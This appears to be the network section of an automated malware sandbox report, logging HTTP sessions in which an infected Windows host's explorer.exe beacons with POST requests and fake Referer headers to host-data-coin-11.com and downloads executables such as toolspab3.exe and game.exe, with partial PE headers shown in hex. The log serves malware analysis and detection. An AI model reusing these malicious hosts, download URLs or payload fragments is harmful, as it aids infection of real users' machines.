Dec 31, 2021 19:12:41.561736107 CET	1033	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4b ef ae 8a 70 bc 57 dd 42 d6 f7 23 8c 21 e6 c3 93 50 2c e2 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9KpWB#!P,c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49767	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:41.906543970 CET	1034	OUT	GET /files/5376_1640094939_1074.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:41.966094971 CET	1034	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:41 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Data Raw: 31 31 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 64 61 74 61 2d 68 6f 73 74 2d 63 6f 69 6e 2d 38 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 11a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at data-host-coin-8.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49768	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:42.053189993 CET	1035	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://eiahpr.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 295 Host: host-data-coin-11.com
Dec 31, 2021 19:12:42.132364035 CET	1036	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:42 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49769	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:42.206155062 CET	1036	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xleusjfhnf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 343 Host: host-data-coin-11.com
Dec 31, 2021 19:12:42.286501884 CET	1037	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49790	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:49.846010923 CET	1606	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://maqeavkm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 236 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:49.923584938 CET	1635	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:49 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e5 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOjpYJRg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49793	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:50.271090031 CET	1841	OUT	GET /downloads/toolspab3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytools-foryou-777.com
Dec 31, 2021 19:12:50.328699112 CET	1843	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:50 GMT Content-Type: application/x-msdos-program Content-Length: 347136 Connection: close Last-Modified: Fri, 31 Dec 2021 18:12:01 GMT ETag: "54c00-5d4751b8a1d64" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 73 43 07 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 12 04 00 00 d6 33 00 00 00 00 00 b0 48 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 7d 59 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 64 10 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 50 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 96 10 04 00 00 10 00 00 00 12 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 16 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 7a 61 78 69 66 75 7a 05 00 00 00 00 60 37 00 00 02 00 00 00 a2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 f4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 13 04 00 4e 13 04 00 62 13 04 00 78 13 04 00 88 13 04 00 9e 13 04 00 ae 13 04 00 ca 13 04 00 de 13 04 00 f4 13 04 00 0e 14 04 00 28 14 04 00 40 14 04 00 54 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!RichB!PELsC_3H0@8}Yd(p7N7P"0@.text `.data*30@.zaxifuz`7@.rsrcNp7P@@.relocV7X@B<Nbx(@T

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49857	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49796	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:51.963548899 CET	2209	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ofuehyq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 282 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.043066978 CET	2210	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49797	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.123586893 CET	2211	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mcmkh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 216 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.197597027 CET	2211	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49798	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.331607103 CET	2212	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top
Dec 31, 2021 19:12:52.349410057 CET	2212	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Fri, 31 Dec 2021 18:11:53 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49799	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.433130026 CET	2213	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ykycncaclo.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 119 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.512295961 CET	2214	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49800	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.587570906 CET	2214	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ldhnslyi.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 307 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.664386988 CET	2215	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49801	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.740684032 CET	2216	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://aeeqrthiih.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 181 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.820029020 CET	2217	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49802	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:52.896544933 CET	2218	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jrwnk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 223 Host: host-data-coin-11.com
Dec 31, 2021 19:12:52.974729061 CET	2218	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OR&:UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49803	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:53.094145060 CET	2219	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com
Dec 31, 2021 19:12:53.238090038 CET	2220	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:53 GMT Content-Type: application/x-msdos-program Content-Length: 350720 Connection: close Last-Modified: Fri, 31 Dec 2021 18:12:01 GMT ETag: "55a00-5d4751b8bb3a4" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 17 37 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 20 04 00 00 d6 33 00 00 00 00 00 40 56 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 67 a4 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f4 1d 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 4c 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a 5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 26 1e 04 00 00 10 00 00 00 20 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 24 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 63 69 78 69 00 00 00 05 00 00 00 00 60 37 00 00 02 00 00 00 b0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 b2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 20 04 00 de 20 04 00 f2 20 04 00 08 21 04 00 18 21 04 00 2e 21 04 00 3e 21 04 00 5a 21 04 00 6e 21 04 00 84 21 04 00 9e 21 04 00 b8 21 04 00 d0 21 04 00 e4 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!RichB!PEL7_ 3@V0@8g(p7N7L"0@.text& `.data*30$@.cixi`7@.rsrcNp7P@@.relocV7X@B !!.!>!Z!n!!!!!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49805	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:55.504412889 CET	2591	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kquxqntakf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 321 Host: host-data-coin-11.com
